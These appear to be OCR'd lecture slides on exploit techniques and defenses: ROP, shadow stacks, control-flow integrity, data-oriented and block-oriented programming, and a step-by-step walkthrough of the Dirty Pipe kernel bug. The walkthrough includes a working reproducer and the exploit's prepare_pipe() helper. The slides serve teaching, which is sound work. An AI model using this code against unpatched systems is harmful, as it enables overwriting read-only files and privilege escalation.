
write 0xdeadbeef to 0x8049f00 using only gadgets ending in ret



Third gadget: mov %ebx,(%eax) stores 0xdeadbeef at 0x8049f00. The two pop gadgets set up its inputs; this one does the work.

ROP: stitching gadgets, step by step

Each press advances one gadget. Watch %esp walk down the stack and each ret pop the next gadget address.



- The stack holds addresses and data; ret is the glue. With enough gadgets this is a full instruction set, which is why W^X alone does not stop it.

Defense: shadow stack

Keep a second copy of each return address, in memory the attacker can’t write.

1 **Prologue**

Save the return address in a separate location in memory: the shadow stack.

2 **Epilogue**

Compare the return address on the stack with the one on the shadow stack.

THE CATCH

It only helps if the attacker can’t overwrite the shadow stack too.

PROTECTING THE SHADOW STACK

- Hide it at a secret location in memory
- Use compiler instrumentation
- Use hardware support, such as Intel CET or Arm’s Guarded Control Stack

Defense: control-flow integrity

Check every indirect control transfer against the targets the program is allowed to reach.

01

Forward edge


On each indirect call or jump, check that the target is allowed.

02

Return edge

Match the return address against the shadow stack.

A FORWARD-EDGE CHECK (ILLUSTRATIVE)



STILL OPEN

An attacker who can’t redirect control flow can still change data. Next slide.

Data-only attacks

Imagine control flow is fully enforced.

Can you mount an attack?

A HINT

Go back to the SoK figure in section 01. The data-only attack path changes a data variable and never touches a code pointer.

Data-oriented programming

Hu et al. show that attacks on non-control data alone can be Turing-complete.

Data-Oriented Programming: On the Expressiveness of Non-Control Data Attacks

Hong Hu, Shweta Shinde, Sendroiu Adrian, Zheng Leong Chua, Prateek Saxena, Zhenkai Liang
Department of Computer Science, National University of Singapore
{huhong, shweta24, sendroiu, chuazl, prateeks, liangzk}@comp.nus.edu.sg

***Abstract*—As control-flow hijacking defenses gain adoption, it is important to understand the remaining capabilities of adversaries via memory exploits. Attacks targeting non-control data in memory can exhibit information leakage or privilege escalation. Compared to control-flow hijacking attacks, such non-control data exploits have limited expressiveness; however, the question is: what is the real expressive power of non-control data attacks? In this paper we show that such attacks are Turing-complete. We present a systematic technique called *data-oriented programming* (*DOP*) to construct expressive non-control data exploits for arbitrary x86 programs. In the experimental evaluation using 9 programs, we identified 7518 *data-oriented x86 gadgets* and 5052 *gadget dispatchers*, which are the building blocks for DOP. 8 out of 9 real-world programs have gadgets to simulate arbitrary computations and 2 of them are confirmed to be able to build Turing-complete attacks. We build 3 end-to-end attacks to bypass randomization defenses without leaking addresses, to run a network bot which takes commands from the attacker, and to alter the memory permissions. All the attacks work in the presence of ASLR and DEP, demonstrating how the expressiveness offered by DOP significantly empowers the attacker.**

targets of control transfers [6]–[10], [17], [18]. However, the data plane, which consists of memory variables not directly used in control-flow transfer instructions, offers an additional source of advantage for attackers. Attacks targeting the data plane, which are referred to as *non-control data attacks* [19], are known to cause significant damage — such as leakage of secret keys (HeartBleed) [20], enabling untrusted code import in browsers [21], and privilege escalation in servers [22]. However, non-control data attacks provide limited expressiveness in attack payloads (e.g., allowing corruption or leakage of a few security-critical data bytes).

In this paper, we show that non-control data attacks with rich expressiveness can be crafted using systematic construction techniques. We demonstrate that non-control data attacks resulting from a single memory error can be Turing-complete. The key idea in our construction is to find *data-oriented gadgets* — short sequences of instructions in the program's control-abiding execution that enable specific operations simulating a Turing machine (e.g., assignment, arithmetic, and

7,518
data-oriented gadgets
found in 9 programs

5,052
gadget dispatchers
in the same 9 programs

8 of 9
programs can simulate
arbitrary computation

3
end-to-end attacks
all working with ASLR and DEP

- Hu, Shinde, Adrian, Chua, Saxena and Liang, Data-Oriented Programming: On the Expressiveness of Non-Control Data Attacks, IEEE S&P 2016.

Data-oriented gadgets

A vulnerable loop in an FTP server becomes an interpreter for the attacker's program.

```
1  struct server{ int *cur_max, total, typ;} *srv;
2  int connect_limit = MAXCONN; int *size, *type;
3  char buf[MAXLEN];
4  size = &buf[8]; type = &buf[12];
5  ...
6  while(connect_limit--) {
7    readData(sockfd, buf);        // stack bof
8    if(*type == NONE  )  break;
9    if(*type == STREAM)           // condition
10      *size = *(srv->cur_max); // dereference
11   else {
12      srv->typ = *type;         // assignment
13      srv->total += *size;      // addition
14   } ... (following code skipped) ...
15 }
```

Code 2. Vulnerable FTP server with data-oriented gadgets.

```
1  struct Obj{struct Obj *next; unsigned int prop;}
2  void updateList(struct Obj *list, int addend) {
3     for(; list != NULL; list = list->next)
4        list->prop += addend;
5  }
```

Code 3. A function increments the integer field of a linked list by a given value. It can be simulated by chaining data-oriented gadgets in Code 2.

Overflow	Executed Instr. (Code 2)	Simulated Instr. (Code 3)

type ← p
size ← q
srv ← n-8
	if(*type == NONE) break;
	srv->typ = *type;
	srv->total += *size;
		if(list == NULL) break;
		srv = list;
		list->prop += addend;

type ← m
size ← p
srv ← p
	if(*type == NONE) break;
	if(*type == STREAM)
	*size = *(srv->cur_max);
		if(list == NULL) break;
		if(list == STREAM)
		list = list->next;

p – &list; q – &addend; m – &STREAM; n – &srv		

1 Each pass through the `while` loop, `readData()` overflows `buf` and rewrites the pointers `type`, `size` and `srv`.

2 The loop body then runs its assignment, addition and dereference on addresses the attacker chose.

3 Two passes simulate one iteration of `updateList()` in Code 3. The loop itself is the dispatcher.

Data-oriented programming: building a computation

The same loop runs twice. Each press shows one pass selecting a gadget and moving data, with no control flow hijacked.

Data-oriented computation · step 1 of 5

simulate a = a + b using only the loop's own statements

```
while (readData(buf)) { // dispatcher
corrupt src, dst, tmp; // the overflow
tmp = *src; // gadget #1 load
*dst += tmp; // gadget #2 add
}
```

gadgets in the loop

#1 load
`tmp = *src`

#2 add
`*dst += tmp`

memory (attacker-chosen pointers select operands)

a (dst)	b (src)	tmp
5	3	-
dst -> a	src -> b	

The loop body contains real statements that act like a tiny instruction set: a load gadget and an add gadget. The overflow sets the pointers src and dst each pass.

Data-oriented programming: building a computation

The same loop runs twice. Each press shows one pass selecting a gadget and moving data, with no control flow hijacked.

Data-oriented computation · step 2 of 5

simulate a = a + b using only the loop's own statements

```
while (readData(buf)) { // dispatcher
corrupt src, dst, tmp; // the overflow
tmp = *src; // gadget #1 load
*dst += tmp; // gadget #2 add
}
```

gadgets in the loop

#1 load
`tmp = *src`

#2 add
`*dst += tmp`

memory (attacker-chosen pointers select operands)

a (dst)	b (src)	tmp
5	3	-
dst -> a	src -> b	

Pass 1 selects the load gadget by pointing src at b. It runs tmp = *src, reading 3 out of b.

Data-oriented programming: building a computation

The same loop runs twice. Each press shows one pass selecting a gadget and moving data, with no control flow hijacked.

Data-oriented computation · step 3 of 5

simulate a = a + b using only the loop's own statements

```
while (readData(buf)) { // dispatcher
corrupt src, dst, tmp; // the overflow
tmp = *src; // gadget #1 load
*dst += tmp; // gadget #2 add
}
```

gadgets in the loop

#1 load
`tmp = *src`

#2 add
`*dst += tmp`

memory (attacker-chosen pointers select operands)

a (dst)	b (src)	tmp
5	3	3
dst -> a	src -> b	

tmp now holds 3. No control flow was hijacked: the loop simply ran its own code with attacker-chosen pointers.

Data-oriented programming: building a computation

The same loop runs twice. Each press shows one pass selecting a gadget and moving data, with no control flow hijacked.

Data-oriented computation · step 4 of 5

simulate a = a + b using only the loop's own statements

```
while (readData(buf)) { // dispatcher
corrupt src, dst, tmp; // the overflow
tmp = *src; // gadget #1 load
*dst += tmp; // gadget #2 add
}
```

gadgets in the loop

#1 load
`tmp = *src`

#2 add
`*dst += tmp`


memory (attacker-chosen pointers select operands)

a (dst)	b (src)	tmp
5	3	3
dst -> a	src -> b	

Pass 2 selects the add gadget by pointing dst at a. It runs *dst += tmp, adding 3 into a.

Data-oriented programming: building a computation


The same loop runs twice. Each press shows one pass selecting a gadget and moving data, with no control flow hijacked.



- This mirrors the paper's FTP-server example: the while loop is the dispatcher, and corrupting type/size/srv each pass picks which statement runs on which data.

Block-oriented programming

Ispoglou et al. automate data-only attacks against binaries hardened with CFI and shadow stacks.



Block Oriented Programming: Automating Data-Only Attacks

Kyriakos K. Ispoglou
ispo@purdue.edu
Purdue University

Bader AlBassam
balbassa@purdue.edu
Purdue University

Trent Jaeger
tjaeger@cse.psu.edu
Pennsylvania State University

Mathias Payer
mathias.payer@nebelwelt.net
EPFL and Purdue University

ABSTRACT

With the widespread deployment of Control-Flow Integrity (CFI), control-flow hijacking attacks, and consequently code reuse attacks, are significantly more difficult. CFI limits control flow to well-known locations, severely restricting arbitrary code execution. Assessing the *remaining attack surface* of an application under advanced control-flow hijack defenses such as CFI and shadow stacks remains an open problem.

We introduce BOPC, a mechanism to automatically assess whether an attacker can execute arbitrary code on a binary hardened with CFI/shadow stack defenses. BOPC computes exploits for a target program from payload specifications written in a Turing-complete, high-level language called SPL that abstracts away architecture and program-specific details. SPL payloads are compiled into a program trace that executes the desired behavior on top of the target binary. The input for BOPC is an SPL payload, a starting point (e.g., from a fuzzer crash) and an arbitrary memory write primitive that allows application state corruption. To map SPL payloads to a program trace, BOPC introduces *Block Oriented Programming* (BOP), a new code reuse technique that utilizes entire basic blocks as gadgets along valid execution paths in the program, i.e., without violating CFI or shadow stack policies. We find that the problem of mapping payloads to program traces is NP-hard, so BOPC first reduces the search space by pruning infeasible paths and then uses heuristics to guide the search to probable paths. BOPC encodes the BOP payload as a set of memory writes.

We execute 13 SPL payloads applied to 10 popular applications. BOPC successfully finds payloads and complex execution traces – which would likely not have been found through manual analysis – while following the target's Control-Flow Graph under an ideal CFI policy in 81% of the cases.

1 INTRODUCTION

Control-flow hijacking and code reuse attacks have been challenging problems for applications written in C/C++ despite the development and deployment of several defenses. Basic mitigations include Data Execution Prevention (DEP) [63] to stop code injection, Stack Canaries [12] to stop stack-based buffer overflows, and Address Space Layout Randomization (ASLR) [48] to probabilistically make code reuse attacks harder. These mitigations can be bypassed through, e.g., information leaks [28, 38, 42, 52] or code reuse attacks [3, 37, 57, 58, 66].

Advanced control-flow hijacking defenses such as Control-Flow Integrity (CFI) [1, 4, 41, 61] or shadow stacks/safe stacks [23, 40] limit the set of allowed target addresses for indirect control-flow transfers. CFI mechanisms typically rely on static analysis to recover the Control-Flow Graph (CFG) of the application. These analyses over-approximate the allowed targets for each indirect dispatch location. At runtime, CFI checks determine if the observed target for each indirect dispatch location is within the allowed target set for that dispatch location as identified by the CFG analysis. Modern CFI mechanisms [41, 44, 45, 61] are deployed in, e.g., Google Chrome [51], Microsoft Windows 10, and Edge [60].

However, CFI still allows the attacker control over the execution along two dimensions: first, due to imprecision in the analysis and CFI's statelessness, the attacker can choose any of the targets in the set for each dispatch; second, data-only attacks allow an attacker to influence conditional branches arbitrarily. Existing attacks against CFI leverage manual analysis to construct exploits for specific applications along these two dimensions [6, 24, 29, 31, 54]. With CFI, exploits become highly program dependent as the set of reachable gadgets is severely limited by the CFI policy, so exploits must therefore follow valid paths in the CFG. Finding a path along

1 The input: a payload in SPL, a high-level language, a starting point such as a fuzzer crash, and an arbitrary memory-write primitive.

2 BOPC uses whole basic blocks as gadgets, chained along paths the control-flow graph allows, so CFI and shadow stacks don't fire.

3 Mapping a payload to a path is NP-hard, so BOPC prunes infeasible paths and guides its search with heuristics.

4 The output is a set of memory writes that make the program run the payload.

IN THE EVALUATION

13 payloads against 10 applications: BOPC found working payloads in 81% of cases.

- Ispoglou, AlBassam, Jaeger and Payer, Block Oriented Programming: Automating Data-Only Attacks, CCS 2018.

07

From bug to root

Dirty Pipe: the patch

CVE-2022-0847: this is the function `splice()` calls to build that page-cache buffer. It sets every field except `flags`.

```
1   // lib/iov_iter.c
2   static size_t copy_page_to_iter_pipe(struct page *page,
3           size_t offset, size_t bytes, struct iov_iter *i)
4   {
5       ...
6       buf->ops = &page_cache_pipe_buf_ops;
7 +     buf->flags = 0;
8       get_page(page);
9       buf->page = page;
10      buf->offset = offset;
11      buf->len = bytes;
12      ...
13  }
```


Listing 15: Uninitialized pipe buffer flags (CVE-2022-0847)

1. `splice()` from a file into a pipe calls `copy_page_to_iter_pipe()`, which fills in a `pipe_buffer` that points into the page cache.
2. It sets `ops`, `page`, `offset` and `len`, but not `flags`, so the buffer keeps whatever flags its ring slot held before.
3. The fix clears them: `buf->flags = 0`. `push_pipe()` had the same omission and got the same one-line fix.

- Kellermann, “lib/iov_iter: initialize ‘flags’ in new pipe_buffer,” commit 9d2231c5d74e, February 2022. Code from Linux 5.16, indentation shortened.

How a pipe stores data

A pipe is a ring of pipe_buffer slots. Each points at a page and carries a flag that says whether a new write may be appended to it.




THE DISTINCTION THAT MATTERS

A buffer from an ordinary write points at the pipe’s own page, and appending is fine. A buffer from `splice()` points into the page cache, memory that belongs to a file, where appending must never be allowed.

What splice() actually does


This is the step the exploit abuses, so it is worth being exact. A pipe write copies; `splice()` shares a page.



- splice() is zero-copy: it moves page references, not bytes (man 2 splice). The shared page is the key to the bug.

Dirty Pipe: a latent bug, armed years later

CVE-2022-0847: the missing initialization was harmless for four years, until an unrelated change gave that field a meaning.



THE POINT

The buggy code did not change in 2020. Adding `PIPE_BUF_FLAG_CAN_MERGE` to the uninitialized field is what turned a harmless omission into an arbitrary-write primitive.

Where the flag is used: pipe_write()

Every `write()` to a pipe runs `pipe_write()` in `fs/pipe.c`. Its first question: may I append to the last buffer? It reads `flags`.


```
1   // a fresh anonymous buffer is made mergeable:
2   buf->ops   = &anon_pipe_buf_ops;
3   buf->flags = PIPE_BUF_FLAG_CAN_MERGE;   // (1) set here
4
5   // a later write() tries to append to the last buffer:
6   buf = &pipe->bufs[(head - 1) & mask];
7   if ((buf->flags & PIPE_BUF_FLAG_CAN_MERGE) &&  // (2) read
8       offset + chars <= PAGE_SIZE) {
9           // (3) append straight into the buffer's page:
10          copy_page_from_iter(buf->page, offset,
11                              chars, from);
12          buf->len += ret;
13  }
```

Listing 16: The merge check in pipe_write() (fs/pipe.c)

THE ONE LINE THAT MATTERS

Line (3) writes into `buf->page`, whatever page that is. The flag at (2) is the only guard. Nothing re-checks whether the page belongs to the pipe or to a file.

LOGICAL FLOW OF ONE WRITE()



The bug in 15 lines

These two programs reproduce it. The writer owns the file; the splicer only reads it, yet the splicer’s bytes end up in the file.

```c
#include <unistd.h>
int main(void) {
    for (;;)
        write(1, "AAAAA", 5);
}
// ./writer >foo
```

```c
#define _GNU_SOURCE
#include <unistd.h>  // reads foo, no write perm
int main(void) {
    for (;;) {
        splice(0, 0, 1, 0, 2, 0); // foo -> pipe
        write(1, "BBBBB", 5);     // -> pipe only
    }
}
// ./splicer <foo | cat >/dev/null
```

Listing 19: splicer: read foo via a pipe, then write "BBBBB"

1. The splicer reads `foo` on fd 0 and writes to a pipe on fd 1. It has no write permission on `foo`.
2. `splice(0,0,1,0,2,0)` moves 2 bytes of `foo` into the pipe. This leaves a pipe buffer pointing at `foo`’s page in the page cache.
3. The next `write(1,"BBBBB",5)` should just add "BBBBB" to the pipe. Instead "BBBBB" appears inside `foo`.
4. That is the whole bug: the pipe `write()` was merged into the file’s cached page. The following slides show why.

- Kellermann, dirtypipe.cm4all.com. git bisect reached the triggering commit f6dd975583bd in 17 steps from this reproducer.

Step 1–3 in code: prepare_pipe()

The helper that fills every ring slot with the merge flag, then drains the pipe so the flag is left behind.

```
1  static void prepare_pipe(int p[2]) {
2      if (pipe(p)) abort();
3      const unsigned pipe_size =
4          fcntl(p[1], F_GETPIPE_SZ);
5      static char buffer[4096];
6
7      /* fill: every pipe_buffer gets CAN_MERGE */
8      for (unsigned r = pipe_size; r > 0;) {
9          unsigned n = r > sizeof(buffer)
10             ? sizeof(buffer) : r;
11         write(p[1], buffer, n);
12         r -= n;
13     }
14     /* drain: free the buffers, keep the flags */
15     for (unsigned r = pipe_size; r > 0;) {
16         unsigned n = r > sizeof(buffer)
17             ? sizeof(buffer) : r;
18         read(p[0], buffer, n);
19         r -= n;
20     }
21 }
```

Listing 20: prepare_pipe(): leave CAN_MERGE set in every slot

1 The goal of this helper: leave every slot in the pipe's ring with `CAN_MERGE` already set, so a buffer added later looks mergeable even if it should not be.

2 Fill (frame 1): writing a full pipe of data makes the kernel set `CAN_MERGE` on all 16 ring slots, because ordinary pipe writes are meant to be appendable.

